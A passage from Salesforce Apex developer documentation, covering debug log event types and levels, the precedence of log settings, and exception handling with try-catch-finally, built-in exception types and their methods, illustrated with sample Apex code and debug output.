`HEAP_ALLOCATE`	Line number and number of bytes	Apex Code	FINER and above
`HEAP_DEALLOCATE`	Line number and number of bytes deallocated	Apex Code	FINER and above
`IDEAS_QUERY_EXECUTE`	Line number	DB	FINEST

`LIMIT_USAGE_FOR_NS`	Namespace and the following limits:
	
	`Number of SOQL queries`
	
	`Number of query rows`
	
	`Number of SOSL queries`
	
	`Number of DML statements`
	
	`Number of DML rows`
	
	`Number of code statements`
	
	`Maximum heap size`
	
	`Number of callouts`
	
	`Number of Email Invocations`
	
	`Number of fields describes`
	
	`Number of record type describes`
	
	`Number of child relationships`
	
	` describes`
	
	`Number of picklist describes`
	
	`Number of future calls`
	
	`Number of find similar calls`
	
	`Number of System.runAs()`
		Apex Profiling	FINEST

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
	invocations		
METHOD_ENTRY	Line number, the Lightning Platform ID of the class, and method signature (with namespace, if applicable)	Apex Code	FINE and above
METHOD_EXIT	Line number, the Lightning Platform ID of the class, and method signature (with namespace, if applicable) For constructors, the following information is logged: line number and class name.	Apex Code	FINE and above
NAMED_CREDENTIAL_REQUEST	Named Credential Id, Named Credential Name, Endpoint, Method, External Credential Type, Http Header Authorization, Request Size bytes, and Retry on 401. If using an outbound network connection, these additional fields are also logged: Outbound Network Connection Id, Outbound Network Connection Name, Outbound Network Connection Status, Host Type, Host Region, and Private Connect Outbound Hourly Data Usage Percent.	Callout	INFO and above
NAMED_CREDENTIAL_RESPONSE	Truncated section of the response body that's returned from the NamedCredential callout.	Callout	INFO and above
NAMED_CREDENTIAL_RESPONSE_DETAIL	Named Credential Id, Named Credential Name, Status Code, Response Size bytes, Overall Callout Time ms, and Connect Time ms. If using an outbound network connection, these additional fields are also logged: Outbound Network Connection Id, Outbound Network Connection Name, and Private Connect Outbound Hourly Data Usage Percent.	Callout	FINER and above
NBA_NODE_BEGIN	Element name, element type	NBA	FINE and above
NBA_NODE_DETAIL	Element name, element type, message	NBA	FINE and above
NBA_NODE_END	Element name, element type, message	NBA	FINE and above
NBA_NODE_ERROR	Element name, element type, error message	NBA	ERROR and above
NBA_OFFER_INVALID	Name, ID, reason	NBA	FINE and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
NBA_STRATEGY_BEGIN	Strategy name	NBA	FINE and above
NBA_STRATEGY_END	Strategy name, count of outputs	NBA	FINE and above
NBA_STRATEGY_ERROR	Strategy name, error message	NBA	ERROR and above
POP_TRACE_FLAGS	Line number, the Lightning Platform ID of the class or trigger that has its log levels set and that is going into scope, the name of this class or trigger, and the log level settings that are in effect after leaving this scope	System	INFO and above
PUSH_NOTIFICATION_INVALID_APP	App namespace, app name This event occurs when Apex code is trying to send a notification to an app that doesn't exist in the org, or isn't push-enabled.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	App namespace, app name This event indicates that the certificate is invalid. For example, it's expired.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring), payload length. This event occurs when a notification payload is too long.	Apex Code	ERROR
PUSH_NOTIFICATION_NO_DEVICES	App namespace, app name This event occurs when none of the users we're trying to send notifications to have devices registered.	Apex Code	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	This event occurs when push notifications aren't enabled in your org.	Apex Code	INFO
PUSH_NOTIFICATION_SENT	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring) This event records that a notification was accepted for sending. We don't guarantee delivery of the notification.	Apex Code	DEBUG
PUSH_TRACE_FLAGS	Line number, the Salesforce ID of the class or trigger that has its log levels set and that is going out of scope, the name of this class or trigger, and the log level settings that are in effect after entering this scope	System	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
QUERY_MORE_BEGIN	Line number	DB	INFO and above
QUERY_MORE_END	Line number	DB	INFO and above
QUERY_MORE_ITERATIONS	Line number and the number of `queryMore` iterations	DB	INFO and above
SAVEPOINT_ROLLBACK	Line number and Savepoint name	DB	INFO and above
SAVEPOINT_SET	Line number and Savepoint name	DB	INFO and above
SLA_END	Number of cases, load time, processing time, number of case milestones to insert, update, or delete, and new trigger	Workflow	INFO and above
SLA_EVAL_MILESTONE	Milestone ID	Workflow	INFO and above
SLA_NULL_START_DATE	None	Workflow	INFO and above
SLA_PROCESS_CASE	Case ID	Workflow	INFO and above
SOQL_EXECUTE_BEGIN	Line number, number of aggregations, and query source	DB	INFO and above
SOQL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
SOQL_EXECUTE_EXPLAIN	Query Plan details for the executed SOQL query. For information on viewing query plans using the Developer Console, see Retrieve Query Plans. To get feedback on query performance, see Get Feedback on Query Performance.	DB	FINEST
SOSL_EXECUTE_BEGIN	Line number and query source	DB	INFO and above
SOSL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above

STACK_FRAME_VARIABLE_LIST	Frame number and variable list of the form: *Variable number | Value*. For example:
	
	`var1:50`
	
	`var2:'Hello World'`
		Apex Profiling	FINE and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`STATEMENT_EXECUTE`	Line number	Apex Code	FINER and above

`STATIC_VARIABLE_LIST`	Variable list of the form: *Variable number* | *Value*. For example:
	
	`var1:50`
	
	`var2:'Hello World'`
		Apex Profiling	FINE and above

`SYSTEM_CONSTRUCTOR_ENTRY`	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
`SYSTEM_CONSTRUCTOR_EXIT`	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	FINE and above
`SYSTEM_METHOD_ENTRY`	Line number and method signature	System	FINE and above
`SYSTEM_METHOD_EXIT`	Line number and method signature	System	FINE and above
`SYSTEM_MODE_ENTER`	Mode name	System	INFO and above
`SYSTEM_MODE_EXIT`	Mode name	System	INFO and above
`TESTING_LIMITS`	None	Apex Profiling	INFO and above
`TOTAL_EMAIL_RECIPIENTS_QUEUED`	Number of emails sent	Apex Profiling	FINE and above
`USER_DEBUG`	Line number, logging level, and user-supplied string	Apex Code	DEBUG and above by default. If the user sets the log level for the `System.Debug` method, the event is logged at that level instead.
`USER_INFO`	Line number, user ID, username, user timezone, and user timezone in GMT	Apex Code	ERROR and above
`VALIDATION_ERROR`	Error message	Validation	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
VALIDATION_FAIL	None	Validation	INFO and above
VALIDATION_FORMULA	Formula source and values	Validation	INFO and above
VALIDATION_PASS	None	Validation	INFO and above
VALIDATION_RULE	Rule name	Validation	INFO and above
VARIABLE_ASSIGNMENT	Line number, variable name (including the variable's namespace, if applicable), a string representation of the variable's value, and the variable's address	Apex Code	FINEST
VARIABLE_SCOPE_BEGIN	Line number, variable name (including the variable's namespace, if applicable), type, a value that indicates whether the variable can be referenced, and a value that indicates whether the variable is static	Apex Code	FINEST
VARIABLE_SCOPE_END	None	Apex Code	FINEST
VF_APEX_CALL_START	Element name, method name, return type, and the typeRef for the Visualforce controller (for example, `YourApexClass`)	Apex Code	INFO and above
VF_APEX_CALL_END	Element name, method name, return type, and the typeRef for the Visualforce controller (for example, `YourApexClass`)	Apex Code	INFO and above
VF_DESERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_DESERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above
VF_EVALUATE_FORMULA_BEGIN	View state ID and formula	Visualforce	FINER and above
VF_EVALUATE_FORMULA_END	None	Visualforce	FINER and above
VF_PAGE_MESSAGE	Message text	Apex Code	INFO and above
VF_SERIALIZE_VIEWSTATE_BEGIN	View state ID	Visualforce	INFO and above
VF_SERIALIZE_VIEWSTATE_END	None	Visualforce	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_ACTION	Action description	Workflow	INFO and above
WF_ACTION_TASK	Task subject, action ID, rule name, rule ID, owner, and due date	Workflow	INFO and above
WF_ACTIONS_END	Summary of actions performed	Workflow	INFO and above
WF_APPROVAL	Transition type, `EntityName: NameField Id`, and process node name	Workflow	INFO and above
WF_APPROVAL_REMOVE	`EntityName: NameField Id`	Workflow	INFO and above
WF_APPROVAL_SUBMIT	`EntityName: NameField Id`	Workflow	INFO and above
WF_APPROVAL_SUBMITTER	Submitter ID, submitter full name, and error message	Workflow	INFO and above
WF_ASSIGN	Owner and assignee template ID	Workflow	INFO and above
WF_CRITERIA_BEGIN	`EntityName: NameField Id`, rule name, rule ID, and (if rule respects trigger types) trigger type and recursive count	Workflow	INFO and above
WF_CRITERIA_END	Boolean value indicating success (true or false)	Workflow	INFO and above
WF_EMAIL_ALERT	Action ID, rule name, and rule ID	Workflow	INFO and above
WF_EMAIL_SENT	Email template ID, recipients, and CC emails	Workflow	INFO and above
WF_ENQUEUE_ACTIONS	Summary of actions enqueued	Workflow	INFO and above
WF_ESCALATION_ACTION	Case ID and escalation date	Workflow	INFO and above
WF_ESCALATION_RULE	None	Workflow	INFO and above
WF_EVAL_ENTRY_CRITERIA	Process name, email template ID, and Boolean value indicating result (true or false)	Workflow	INFO and above
WF_FIELD_UPDATE	`EntityName: NameField Id` and the object or field name	Workflow	INFO and above
WF_FLOW_ACTION_BEGIN	ID of flow trigger	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`WF_FLOW_ACTION_DETAIL`	ID of flow trigger, object type and ID of record whose creation or update caused the workflow rule to fire, name and ID of workflow rule, and the names and values of flow variables	Workflow	FINE and above
`WF_FLOW_ACTION_END`	ID of flow trigger	Workflow	INFO and above
`WF_FLOW_ACTION_ERROR`	ID of flow trigger, ID of flow definition, ID of flow version, and flow error message	Workflow	ERROR and above
`WF_FLOW_ACTION_ERROR_DETAIL`	Detailed flow error message	Workflow	ERROR and above
`WF_FORMULA`	Formula source and values	Workflow	INFO and above
`WF_HARD_REJECT`	None	Workflow	INFO and above
`WF_NEXT_APPROVER`	Owner, next owner type, and field	Workflow	INFO and above
`WF_NO_PROCESS_FOUND`	None	Workflow	INFO and above
`WF_OUTBOUND_MSG`	`EntityName: NameField Id`, action ID, rule name, and rule ID	Workflow	INFO and above
`WF_PROCESS_FOUND`	Process definition ID and process label	Workflow	INFO and above
`WF_PROCESS_NODE`	Process name	Workflow	INFO and above
`WF_REASSIGN_RECORD`	`EntityName: NameField Id` and owner	Workflow	INFO and above
`WF_RESPONSE_NOTIFY`	Notifier name, notifier email, notifier template ID, and reply-to email	Workflow	INFO and above
`WF_RULE_ENTRY_ORDER`	Integer indicating order	Workflow	INFO and above
`WF_RULE_EVAL_BEGIN`	Rule type	Workflow	INFO and above
`WF_RULE_EVAL_END`	None	Workflow	INFO and above
`WF_RULE_EVAL_VALUE`	Value	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
WF_RULE_FILTER	Filter criteria	Workflow	INFO and above
WF_RULE_INVOCATION	`EntityName: NameField Id`	Workflow	INFO and above
WF_RULE_NOT_EVALUATED	None	Workflow	INFO and above
WF_SOFT_REJECT	Process name	Workflow	INFO and above
WF_SPOOL_ACTION_BEGIN	Node type	Workflow	INFO and above
WF_TIME_TRIGGER	`EntityName: NameField Id`, time action, time action container, and evaluation Datetime	Workflow	INFO and above
WF_TIME_TRIGGERS_BEGIN	None	Workflow	INFO and above
XDS_DETAIL (External object access via cross-org and OData adapters for Salesforce Connect)	For OData adapters, the POST body and the name and evaluated formula for custom HTTP headers	Callout	FINER and above
XDS_RESPONSE (External object access via cross-org and OData adapters for Salesforce Connect)	External data source, external object, request details, number of returned records, and system usage	Callout	INFO and above
XDS_RESPONSE_DETAIL (External object access via cross-org and OData adapters for Salesforce Connect)	Truncated response from the external system, including returned records	Callout	FINER and above
XDS_RESPONSE_ERROR (External object access via cross-org and OData adapters for Salesforce Connect)	Error message	Callout	ERROR and above

SEE ALSO:

Salesforce Help: Debug Log Levels

Debugging Apex API Calls

All API calls that invoke Apex support a debug facility that allows access to detailed information about the execution of the code, including any calls to `System.debug()`. The `categories` field of a SOAP input header called `DebuggingHeader` allows you to set the logging granularity according to the levels outlined in this table.

Element Name	Type	Description
category	LogCategory	Specify the type of information returned in the debug log. Valid values are: • `Db` • `Workflow` • `Validation` • `Callout` • `Apex_code` • `Apex_profiling` • `Visualforce` • `System` • `All`
level	LogCategoryLevel	Specifies the level of detail returned in the debug log. Valid log levels are (listed from lowest to highest): • `NONE` • `ERROR` • `WARN` • `INFO` • `DEBUG` • `FINE` • `FINER` • `FINEST`

In addition, the following log levels are still supported as part of the `DebuggingHeader` for backwards compatibility.

Log Level	Description
NONE	Does not include any log messages.
DEBUGONLY	Includes lower-level messages, and messages generated by calls to the `System.debug` method.
DB	Includes log messages generated by calls to the `System.debug` method, and every data manipulation language (DML) statement or inline SOQL or SOSL query.
PROFILE	Includes log messages generated by calls to the `System.debug` method, every DML statement or inline SOQL or SOSL query, and the entrance and exit of every user-defined method. In addition, the end of the debug log contains overall profiling information for the portions of the request that used the most resources. This profiling information is presented in terms of SOQL and SOSL statements, DML operations, and Apex method invocations. These three sections list the locations in the code that consumed the most time, in descending order of total cumulative time. Also listed is the number of times the categories executed.

Log Level	Description
CALLOUT	Includes the request-response XML that the server is sending and receiving from an external web service. Useful when debugging issues related to using Lightning Platform web service API calls or troubleshooting user access to external objects via Salesforce Connect.
DETAIL	Includes all messages generated by the PROFILE level and the following. • Variable declaration statements • Start of loop executions • All loop controls, such as break and continue • Thrown exceptions * • Static and class initialization code * • Any changes in the with sharing context

The corresponding output header, DebuggingInfo, contains the resulting debug log. For more information, see DebuggingHeader in the *SOAP API Developer Guide*.

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

The order of precedence for debug log levels is:

1. Trace flags override all other logging logic. The Developer Console sets a trace flag when it loads, and that trace flag remains in effect until it expires. You can set trace flags in the Developer Console or in Setup or by using the TraceFlag and DebugLevel Tooling API objects.

   📝 Note: Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

2. If you don't have active trace flags, synchronous and asynchronous Apex tests execute with the default logging levels. Default logging levels are:

   DB
   INFO

   APEX_CODE
   DEBUG

   APEX_PROFILING
   INFO

   WORKFLOW
   INFO

   VALIDATION
   INFO

   CALLOUT
   INFO

VISUALFORCE
INFO

SYSTEM
DEBUG

3. If no relevant trace flags are active, and no tests are running, your API header sets your logging levels. API requests that are sent without debugging headers generate transient logs—logs that aren't saved—unless another logging rule is in effect.

4. If your entry point sets a log level, that log level is used. For example, Visualforce requests can include a debugging parameter that sets log levels.

If none of these cases apply, logs aren't generated or persisted.

Exceptions in Apex

Exceptions note errors and other events that disrupt the normal flow of code execution. `throw` statements are used to generate exceptions, while `try`, `catch`, and `finally` statements are used to gracefully recover from exceptions.

There are many ways to handle errors in your code, including using assertions like `System.assert` calls, or returning error codes or Boolean values, so why use exceptions? The advantage of using exceptions is that they simplify error handling. Exceptions bubble up from the called method to the caller, as many levels as necessary, until a `catch` statement is found to handle the error. This bubbling up relieves you from writing error handling code in each of your methods. Also, by using `finally` statements, you have one place to recover from exceptions, like resetting variables and deleting data.

What Happens When an Exception Occurs?

When an exception occurs, code execution halts. Any DML operations that were processed before the exception are rolled back and aren't committed to the database. Exceptions get logged in debug logs. For unhandled exceptions (exceptions that the code doesn't catch) Salesforce sends an email that includes the exception information. The end user sees an error message in the Salesforce user interface.

Unhandled Exception Emails

When unhandled Apex exceptions occur, emails are sent that include the Apex stack trace, exception message, and the customer's org and user ID. No other data is returned with the report. Unhandled exception emails are sent by default to the developer specified in the `LastModifiedBy` field on the failing class or trigger. In addition, you can have emails sent to users of your Salesforce org and to arbitrary email addresses. These email recipients can also receive process or flow error emails. To set up these email notifications, from Setup, enter `Apex Exception Email` in the `Quick Find` box, then select **Apex Exception Email**. The entered email addresses then apply to all managed packages in the customer's org. You can also configure Apex exception emails using the Tooling API object ApexEmailNotification.

> 📝 Note:
> - If duplicate exceptions occur in Apex code that runs synchronously or asynchronously, subsequent exception emails are suppressed and only the first email is sent. This email suppression prevents flooding of the developer's inbox with emails about the same error.
> - Emails aren't sent for exceptions encountered with anonymous Apex executions.
> - Apex exception emails are limited to 10 emails per hour, per application server. Because this limit isn't on a per-org basis, email delivery to a particular org can be unreliable.

Unhandled Exceptions in the User Interface

If an end user runs into an exception that occurred in Apex code while using the standard user interface, an error message appears. The error message includes text similar to the notification shown here.

IN THIS SECTION:

Exception Statements

Exception Handling Example

Built-In Exceptions and Common Methods

Catching Different Exception Types

Create Custom Exceptions

Exception Statements

Apex uses *exceptions* to note errors and other events that disrupt the normal flow of code execution. `throw` statements can be used to generate exceptions, while `try`, `catch`, and `finally` can be used to gracefully recover from an exception.

Throw Statements

A `throw` statement allows you to signal that an error has occurred. To throw an exception, use the `throw` statement and provide it with an exception object to provide information about the specific error. For example:

```
throw exceptionObject;
```

Try-Catch-Finally Statements

The `try`, `catch`, and `finally` statements can be used to gracefully recover from a thrown exception:

- The `try` statement identifies a block of code in which an exception can occur.
- The `catch` statement identifies a block of code that can handle a particular type of exception. A single `try` statement can have zero or more associated `catch` statements. Each `catch` statement must have a unique exception type. Also, once a particular exception type is caught in one `catch` block, the remaining `catch` blocks, if any, aren't executed.

- The `finally` statement identifies a block of code that is guaranteed to execute and allows you to clean up your code. A single `try` statement can have up to one associated `finally` statement. Code in the `finally` block always executes regardless of whether an exception was thrown or the type of exception that was thrown. Because the `finally` block always executes, use it for cleanup code, such as for freeing up resources.

Syntax

The syntax of the `try`, `catch`, and `finally` statements is as follows.

```
try {
  // Try block
  code_block
} catch (exceptionType variableName) {
  // Initial catch block.
  // At least the catch block or the finally block must be present.
  code_block
} catch (Exception e) {
  // Optional additional catch statement for other exception types.
  // Note that the general exception type, 'Exception',
  // must be the last catch block when it is used.
  code_block
} finally {
  // Finally block.
  // At least the catch block or the finally block must be present.
  code_block
}
```

At least a `catch` block or a `finally` block must be present with a `try` block. The following is the syntax of a try-catch block.

```
try {
  code_block
} catch (exceptionType variableName) {
  code_block
}
// Optional additional catch blocks
```

The following is the syntax of a try-finally block.

```
try {
  code_block
} finally {
  code_block
}
```

This is a skeletal example of a try-catch-finally block.

```
try {
    // Perform some operation that
    //   might cause an exception.
} catch(Exception e) {
    // Generic exception handling code here.
} finally {
    // Perform some clean up.
}
```

Exceptions that Can't be Caught

Some special types of built-in exceptions can't be caught. Those exceptions are associated with critical situations in the Lightning Platform. These situations require the abortion of code execution and don't allow for execution to resume through exception handling. One such exception is the limit exception (`System.LimitException`) that the runtime throws if a governor limit has been exceeded, such as when the maximum number of SOQL queries issued has been exceeded. Other examples are exceptions thrown when assertion statements fail (through `System.assert` methods) or license exceptions.

When exceptions are uncatchable, `catch` blocks, as well as `finally` blocks if any, aren't executed.

Versioned Behavior Changes

In API version 41.0 and later, unreachable statements in your code will cause compilation errors. For example, the following code block generates a compile time error in API version 41.0 and later. The third statement can never be reached because the previous statement throws an unconditional exception.

```
Boolean x = true;
throw new NullPointerException();
x = false;
```

Exception Handling Example

To see an exception in action, execute some code that causes a DML exception to be thrown. Execute the following in the Developer Console:

```
Merchandise__c m = new Merchandise__c();
insert m;
```

The `insert` DML statement in the example causes a DmlException because we're inserting a merchandise item without setting any of its required fields. This is the exception error that you see in the debug log.

```
System.DmlException: Insert failed. First exception on row 0; first error:
REQUIRED_FIELD_MISSING, Required fields are missing: [Description, Price, Total
Inventory]: [Description, Price, Total Inventory]
```

Next, execute this snippet in the Developer Console. It's based on the previous example but includes a try-catch block.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

Notice that the request status in the Developer Console now reports success. This is because the code handles the exception.

Any statements in the try block occurring after the exception are skipped and aren't executed. For example, if you add a statement after `insert m;`, this statement won't be executed. Execute the following:

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
    // This doesn't execute since insert causes an exception
    System.debug('Statement after insert.');
} catch(DmlException e) {
```

```
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

In the new debug log entry, notice that you don't see a debug message of `Statement after insert`. This is because this debug statement occurs after the exception caused by the insertion and never gets executed. To continue the execution of code statements after an exception happens, place the statement after the try-catch block. Execute this modified code snippet and notice that the debug log now has a debug message of `Statement after insert`.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
// This will get executed
System.debug('Statement after insert.');
```

Alternatively, you can include additional try-catch blocks. This code snippet has the `System.debug` statement inside a second try-catch block. Execute it to see that you get the same result as before.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}

try {
    System.debug('Statement after insert.');
    // Insert other records
}
catch (Exception e) {
    // Handle this exception here
}
```

The finally block always executes regardless of what exception is thrown, and even if no exception is thrown. Let's see it used in action. Execute the following:

```
// Declare the variable outside the try-catch block
// so that it will be in scope for all blocks.
XmlStreamWriter w = null;
try {
    w = new XmlStreamWriter();
    w.writeStartDocument(null, '1.0');
    w.writeStartElement(null, 'book', null);
    w.writeCharacters('This is my book');
    w.writeEndElement();
    w.writeEndDocument();

    // Perform some other operations
    String s;
    // This causes an exception because
    // the string hasn't been assigned a value.
    Integer i = s.length();
} catch(Exception e) {
```

```
    System.debug('An exception occurred: ' + e.getMessage());
} finally {
    // This gets executed after the exception is handled
    System.debug('Closing the stream writer in the finally block.');
    // Close the stream writer
    w.close();
}
```

The previous code snippet creates an XML stream writer and adds some XML elements. Next, an exception occurs due to accessing the null String variable `s`. The catch block handles this exception. Then the finally block executes. It writes a debug message and closes the stream writer, which frees any associated resources. Check the debug output in the debug log. You'll see the debug message `Closing the stream writer in the finally block.` after the exception error. This tells you that the finally block executed after the exception was caught.

Built-In Exceptions and Common Methods

Apex provides a number of built-in exception types that the runtime engine throws if errors are encountered during execution. You've seen the DmlException in the previous example. Here is a sample of some other built-in exceptions. For a complete list of built-in exception types, see Exception Class and Built-In Exceptions.

DmlException

Any problem with a DML statement, such as an `insert` statement missing a required field on a record.

This example makes use of DmlException. The `insert` DML statement in this example causes a DmlException because it's inserting a merchandise item without setting any of its required fields. This exception is caught in the `catch` block and the exception message is written to the debug log using the `System.debug` statement.

```
try {
    Merchandise__c m = new Merchandise__c();
    insert m;
} catch(DmlException e) {
    System.debug('The following exception has occurred: ' + e.getMessage());
}
```

ListException

Any problem with a list, such as attempting to access an index that is out of bounds.

This example creates a list and adds one element to it. Then, an attempt is made to access two elements, one at index 0, which exists, and one at index 1, which causes a ListException to be thrown because no element exists at this index. This exception is caught in the catch block. The `System.debug` statement in the catch block writes the following to the debug log: `The following exception has occurred: List index out of bounds: 1`.

```
try {
    List<Integer> li = new List<Integer>();
    li.add(15);
    // This list contains only one element,
    // but we're attempting to access the second element
    // from this zero-based list.
    Integer i1 = li[0];
    Integer i2 = li[1]; // Causes a ListException
} catch(ListException le) {
    System.debug('The following exception has occurred: ' + le.getMessage());
}
```

NullPointerException

Any problem with dereferencing a `null` variable.

This example creates a String variable named `s` but we don't initialize it to a value, hence, it is null. Calling the `contains` method on our null variable causes a NullPointerException. The exception is caught in our catch block and this is what is written to the debug log: `The following exception has occurred: Attempt to de-reference a null object.`

```
try {
    String s;
    Boolean b = s.contains('abc'); // Causes a NullPointerException
} catch(NullPointerException npe) {
    System.debug('The following exception has occurred: ' + npe.getMessage());
}
```

QueryException

Any problem with SOQL queries, such as assigning a query that returns no records or more than one record to a singleton sObject variable.

The second SOQL query in this example causes a QueryException. The example assigns a Merchandise object to what is returned from the query. Note the use of `LIMIT 1` in the query. This ensures that at most one object is returned from the database so we can assign it to a single object and not a list. However, in this case, we don't have a Merchandise named XYZ, so nothing is returned, and the attempt to assign the return value to a single object results in a QueryException. The exception is caught in our catch block and this is what you'll see in the debug log: `The following exception has occurred: List has no rows for assignment to SObject.`

```
try {
    // This statement doesn't cause an exception, even though
    // we don't have a merchandise with name='XYZ'.
    // The list will just be empty.
    List<Merchandise__c> lm = [SELECT Name FROM Merchandise__c WHERE Name = 'XYZ'];
    // lm.size() is 0
    System.debug(lm.size());

    // However, this statement causes a QueryException because
    // we're assiging the return value to a Merchandise__c object
    // but no Merchandise is returned.
    Merchandise__c m = [SELECT Name FROM Merchandise__c WHERE Name = 'XYZ' LIMIT 1];
} catch(QueryException qe) {
    System.debug('The following exception has occurred: ' + qe.getMessage());
}
```

SObjectException

Any problem with sObject records, such as attempting to change a field in an `update` statement that can only be changed during `insert`.

This example results in an SObjectException in the try block, which is caught in the catch block. The example queries an invoice statement and selects only its Name field. It then attempts to get the Description__c field on the queried sObject, which isn't available because it isn't in the list of fields queried in the SELECT statement. This results in an SObjectException. This exception is caught in our catch block and this is what you'll see in the debug log: `The following exception has occurred: SObject row was retrieved via SOQL without querying the requested field: Invoice_Statement__c.Description__c.`

```
try {
    Invoice_Statement__c inv = new Invoice_Statement__c(
        Description__c='New Invoice');
```

```
    insert inv;

    // Query the invoice we just inserted
    Invoice_Statement__c v = [SELECT Name FROM Invoice_Statement__c WHERE Id = :inv.Id];

    // Causes an SObjectException because we didn't retrieve
    // the Description__c field.
    String s = v.Description__c;
} catch(SObjectException se) {
    System.debug('The following exception has occurred: ' + se.getMessage());
}
```

Common Exception Methods

You can use common exception methods to get more information about an exception, such as the exception error message or the stack trace. The previous example calls the `getMessage` method, which returns the error message associated with the exception. There are other exception methods that are also available. Here are descriptions of some useful methods:

- `getCause`: Returns the cause of the exception as an exception object.
- `getLineNumber`: Returns the line number from where the exception was thrown.
- `getMessage`: Returns the error message that displays for the user.
- `getStackTraceString`: Returns the stack trace of a thrown exception as a string.
- `getTypeName`: Returns the type of exception, such as DmlException, ListException, MathException, and so on.

Example

To find out what some of the common methods return, try running this example.

```
try {
    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];
    // Causes an SObjectException because we didn't retrieve
    // the Total_Inventory__c field.
    Double inventory = m.Total_Inventory__c;
} catch(Exception e) {
    System.debug('Exception type caught: ' + e.getTypeName());
    System.debug('Message: ' + e.getMessage());
    System.debug('Cause: ' + e.getCause());    // returns null
    System.debug('Line number: ' + e.getLineNumber());
    System.debug('Stack trace: ' + e.getStackTraceString());
}
```

The output of all `System.debug` statements looks like the following:

17:38:04:149 USER_DEBUG [7]|DEBUG|Exception type caught: System.SObjectException

17:38:04:149 USER_DEBUG [8]|DEBUG|Message: SObject row was retrieved via SOQL without querying the requested field: Merchandise__c.Total_Inventory__c

17:38:04:150 USER_DEBUG [9]|DEBUG|Cause: null

17:38:04:150 USER_DEBUG [10]|DEBUG|Line number: 5

17:38:04:150 USER_DEBUG [11]|DEBUG|Stack trace: AnonymousBlock: line 5, column 1

The catch statement argument type is the generic Exception type. It caught the more specific SObjectException. You can verify that this is so by inspecting the return value of `e.getTypeName()` in the debug output. The output also contains other properties of the SObjectException, like the error message, the line number where the exception occurred, and the stack trace. You might be wondering

why `getCause` returned null. This is because in our sample there was no previous exception (inner exception) that caused this exception. In Create Custom Exceptions, you'll get to see an example where the return value of `getCause` is an actual exception.

More Exception Methods

Some exception types, such as DmlException, have specific exception methods that apply to only them and aren't common to other exception types:

- `getDmlFieldNames(Index of the failed record)`: Returns the names of the fields that caused the error for the specified failed record.
- `getDmlId(Index of the failed record)`: Returns the ID of the failed record that caused the error for the specified failed record.
- `getDmlMessage(Index of the failed record)`: Returns the error message for the specified failed record.
- `getNumDml`: Returns the number of failed records.

Example

This snippet makes use of the DmlException methods to get more information about the exceptions returned when inserting a list of Merchandise objects. The list of items to insert contains three items, the last two of which don't have required fields and cause exceptions.

```
Merchandise__c m1 = new Merchandise__c(
    Name='Coffeemaker',
    Description__c='Kitchenware',
    Price__c=25,
    Total_Inventory__c=1000);
// Missing the Price and Total_Inventory fields
Merchandise__c m2 = new Merchandise__c(
    Name='Coffeemaker B',
    Description__c='Kitchenware');
// Missing all required fields
Merchandise__c m3 = new Merchandise__c();
Merchandise__c[] mList = new List<Merchandise__c>();
mList.add(m1);
mList.add(m2);
mList.add(m3);

try {
    insert mList;
} catch (DmlException de) {
    Integer numErrors = de.getNumDml();
    System.debug('getNumDml=' + numErrors);
    for(Integer i=0;i<numErrors;i++) {
        System.debug('getDmlFieldNames=' + de.getDmlFieldNames(i));
        System.debug('getDmlMessage=' + de.getDmlMessage(i));
    }
}
```

Note how the sample above didn't include all the initial code in the try block. Only the portion of the code that could generate an exception is wrapped inside a `try` block, in this case the `insert` statement could return a DML exception in case the input data is not valid. The exception resulting from the `insert` operation is caught by the `catch` block that follows it. After executing this sample, you'll see an output of `System.debug` statements similar to the following:

```
14:01:24:939 USER_DEBUG [20]|DEBUG|getNumDml=2

14:01:24:941 USER_DEBUG [23]|DEBUG|getDmlFieldNames=(Price, Total Inventory)
```

```
14:01:24:941 USER_DEBUG [24]|DEBUG|getDmlMessage=Required fields are missing: [Price,
Total Inventory]
```

```
14:01:24:942 USER_DEBUG [23]|DEBUG|getDmlFieldNames=(Description, Price, Total Inventory)
```

```
14:01:24:942 USER_DEBUG [24]|DEBUG|getDmlMessage=Required fields are missing:
[Description, Price, Total Inventory]
```

The number of DML failures is correctly reported as two since two items in our list fail insertion. Also, the field names that caused the failure, and the error message for each failed record is written to the output.

Catching Different Exception Types

In the previous examples, we used the specific exception type in the catch block. We could have also just caught the generic Exception type in all examples, which catches all exception types. For example, try running this example that throws an SObjectException and has a catch statement with an argument type of Exception. The SObjectException gets caught in the catch block.

```
try {
    Merchandise__c m = [SELECT Name FROM Merchandise__c LIMIT 1];
